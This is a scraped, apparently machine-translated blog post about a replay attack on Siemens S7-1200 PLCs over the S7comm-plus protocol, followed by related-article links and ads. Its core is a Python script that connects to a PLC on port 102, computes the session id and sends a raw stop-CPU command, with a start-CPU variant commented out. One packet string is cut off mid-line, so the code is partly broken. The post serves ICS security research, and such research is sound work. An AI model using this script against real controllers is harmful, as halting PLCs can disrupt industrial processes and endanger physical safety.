


Information leaks, I don't know why it's designed like this, I need to return device information.

(2) Session id calculation method, s7comm_plus[24]+0×80, the 24th bit of the s7comm_plus data packet+0×80, as shown in the following figure:



(3) Analysis of stop cpu instructions, mainly AddressList and ValueList, the value is 00000034019077000801, and the value is changed to 00000034019077000803, it is the start cpu instruction



Fifth, implement replay attacks

After the above analysis, as long as you obtain the session id, and add the session id every time you request the plc, you can bypass the S7comm-plus anti-replay attack, write the following verification code, and capture the packet analysis to observe the phenomenon:

```
# -*- coding: utf8 -*-
import socket
import struct

if __name__ == "__main__":
    dstport = 102
    dstip ="192.168.10.53"
    addr = (dstip,dstport)
    sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    sock.connect(addr)
    #COTP CR TPDU
    sock.send("\x03\x00\x00\x16\x11\xe0\x00\x00\x00\x08\x00\xc1\x02\x06\x00\xc2\x02\x06\x00\xc0\x01\x0a")
    sock.recv(1024)
    #DP TPDU (S7comm-plus CreateObject)
    sock.send("\x03\x00\x00\xf4\x02\xf0\x80\x72\x01\x00\xe5\x31\x00\x00\x04\xca\x00\x00\x01\x2d\x00\x00\x01
    recv =str(sock.recv(1024))

    a1 = ord(recv[24]) + 0x80
    a2 = struct.pack('i', a1).encode('hex')
    sessionid = a2[0:2].decode('hex')
```

session id 获取并计算


```
    stop_cmd = "\x03\x00\x00\x43\x02\xf0\x80" \
    "\x72\x01\x00\x34\x31\x00\x00\x04\xf2" \
    "\x00\x00\x00\x36\x00\x00\x03" + sessionid + "\x34\x00\x00\x00\x34\x01\x90\x77\x00\x08\x01\x00" \
    "\x00\x04\xe8\x89\x69\x00\x12\x00\x00\x00\x00\x89\x6a\x00\x13\x00\x89\x6b\x00\x04\x00\x00" \
    "\x00\x00\x00\x00\x00\x72\x01\x00\x00"
    sock.send(stop_cmd)

    # start_cmd = "\x03\x00\x00\x43\x02\xf0\x80" \
    # "\x72\x02\x00\x34\x31\x00\x00\x04\xf2" \
    # "\x00\x00\x00\x0a\x00\x00\x03" + sessionid + "\x34\x00\x00\x00\x34\x01\x90\x77\x00\x08\x03\x00" \
    # "\x00\x04\xe8\x89\x69\x00\x12\x00\x00\x00\x00\x89\x6a\x00\x13\x00\x89\x6b\x00\x04\x00\x00" \
    # "\x00\x00\x00\x00\x00\x72\x02\x00\x00"
    # sock.send(start_cmd)
    ###start x90\x77\x00\x08\x03  stop x90\x77\x00\x08\x01

    sock.recv(1024)
    sock.close()
```

Running the above code, the replay attack is successful. When the stop is performed, the plc RUN/STOP indicator is yellow, and when the start cpu is performed, the RUN/STOP indicator is green, as shown below:

Replay attack packet capture analysis is as follows:



Sixth, summary analysis

Two problems were also discovered during the experiment. When the first S7comm-plus CreateObject packet sent after completing the COTP connection can obtain plc related information, causing information leakage, the CPU model and firmware version can be launched, and the attacker can use This information carries out further attacks. In addition, when the TIA13 software is connected to the PLC online, the start-stop script is invalid, which should be the reason why the PLC only allows one client of the engineering station to connect.

Related documents are as follows:

> 1. Industrial control asset sniffing and analysis (S7 PLC)

> 2. Analysis of Siemens S7Comm protocol
>
> https://laucyun.com/3aa43ada8cfbd7eca51304b0c305b523.html#6-2-1
>
> 3. Siemens S7-1200 CPU control analysis:
>
> https://github.com/dark-lbp/isf
>
> 4. Analysis of Siemens S7 communication process and replay attack:
>
> 5. Pierce the spear of S7CommPlus protocol security protection mechanism
>
> 6. S7comm_plus wireshark parsing code
>
> https://github.com/QingChenHT/S7COMMM-Plus

Copyright Complaint Spam Report

Powered By VDO.AI

Golang tcp forwarding remoteAddr error

Intelligent Recommendation

Dynamic debugging of S7Comm Plus protocol research

1 Overview Previous articlePreliminary research on the S7comm-Plus protocol is considered as a theoretical research. This article takes the core communication DLL (OMSp_core_managed.dll) as the target...


In-depth analysis of Siemens PLC's open TC P communication

For automatic control or electrical engineers, Siemens PLC is a PLC brand that everyone is very familiar with; for host computer development engineers, Socket communication or TCP/IP protocol is also ...

协议类型	端口位置	接口类型	传输介质	通信速率	备注
PPI	EM241 模块	RJ11	模拟电话	33.6Kbits/s	数据传输速率
	CPU 口 0/1	DB-9 针	RS-485	9.6K,19.2K,187.5K	主、从站
MPI				19.2K,187.5K	仅从站
PROFIBUS-DP	EM277	DB-9 针	RS-485	19.2K...187.5K...12M 9.6K,19.2K...187.5K...12M	速率自适应 从站
S7 协议	CP243-1/ CP243-1 IT	RJ45	以太网	10Mbits/s、100Mbits/s	自适应
AS-Interface	CP243-2	曲线编手	AS-i 网络	5/10ms 循环周期	主站
USS	CPU 口 0	DB-9 针	RS-485	1200bits/s...9.6K...115.2K	主站 自由口指令
Modbus RTU					主站/从站 自由口指令
	EM241	RJ11	模拟电话	33.6Kbits/s	数据传输速率
自由口	CPU 口 0/1	DB-9 针	RS-485	1200...9.6K...115.2K	

Siemens PLC various communication protoc ol parsing, analysis


1, the agreement classification (1) The low-end PLC, S7-200, supported communication protocols have these First, PPI communication (point-to-point) The PPI protocol is a communication protocol special...



Industrial Control Security | Siemens S7-300 Attack Analysis

I. Overview With the popularization of IQ 2.0, everyone is paying more and more attention to industrial control safety, and there are more and more small partners studying industrial control safety. I...

S7comm protocol analysis of the data fields (1)



Experimental environment: Siemens S7-300, CUP 315-2DP, step7 5.6, wireshark Objective: fetch packet reduction codes PLC Using wireshark fetch PC and PLC data transmission, which contains code for the ...

The New Kitchen Remodel Trends Coming in 2023 Might Surprise You

Kitchen Remodeling

Learn More

More Recommendation

Anti-replay attack practice

When I was doing the API Gateway project, I encountered replay attacks, which is a relatively common attack. So what is a replay attack? Baidu Encyclopedia Replay Attacks, also known as replay attacks...

EIP155Block anti-replay attack

Looking at the code today, I noticed this configuration and checked it. EIP155Block Simple replay attack protection is to prevent the tokens in the test network from being sent to the main network. At...


ARP request replay attack

...

Repeater replay attack

Make sure Burp Suite is open, open the agent, Open being, search for twosecurity, Copy the searched URL, In Burp Suite, open the repeater, right-click and select Paste


URL as request in the blank spac...



Cookie replay attack

Cookie introduction cookie： (cookies, foreign programmers are still very emotional) The information stored by the server on the client machine effect:

1. Used to record the history of users logging in...



Related Posts

- Siemens PLC protocol-S7COMM
- Siemens PLC protocol-S7COMM-extended
- S7Comm Plus protocol research
- Replay of EOS rollback attack analysis
- (2) Analysis of S7COMM protocol
- LimeSDR wireless signal replay attack and reverse analysis
- Replay attack
- Analysis of data fields in the S7comm protocol
- Shiro replay attack login verification (password encryption plus salt)
- S7Comm Plus protocol research dynamic debugging two

Xem thử bạn có nhận ra ai trong số những người nổi tiếng không tran…

BestFamilyMag

Sponsored Links by Taboola

Popular Posts

- Keywords: packet
- idea integrates tomcat and solves the console garbled problem
- [SOJ 639] trees
- Xiaobaixue front-end ----------CSS basic grammar
- MYSQL date and time type format (detailed introduction)
- Network stream (template transfer)
- Layui jq finds the elements of the first element
- Python Algorithm Learning: Competitive Code Programming-Lanqiao Cup School Trial (Preliminary) Replay
- Freeswitch startup service script
- RISCV's cache

Working with Interior Design Companies Might Be Easier Than…

Interior Designs | Search Ad

Online Masters Degrees Might Suprise You

Online degrees | Search Ads **Learn More**

Sponsored Links by Taboola

Recommended Posts

- Data Structures and Algorithms basis
- Front End Knowledge Sharing - SHEETJS Usage Experience
- Solve Endnote's reference to the problem without GBT7714 format
- Day04 (array)
- Mac installation git
- Image and large array types
- Convert grayscale image to pseudo-color image-pseudo-color processing
- GHOST blog build

- Android application component - Service
- Krpano tutorial - view tag Chinese description

Use Vinegar on This, Watch What Happens

Beardymag.com

Sponsored Links by Taboola

Related Tags

plc

S7

socket

java

Internet of Things

The internet

Industrial Control Protocol Series

Safety

Industrial control

radio

Copyright DMCA 2018-2023 - All Rights Reserved - www.programmersought.com User Notice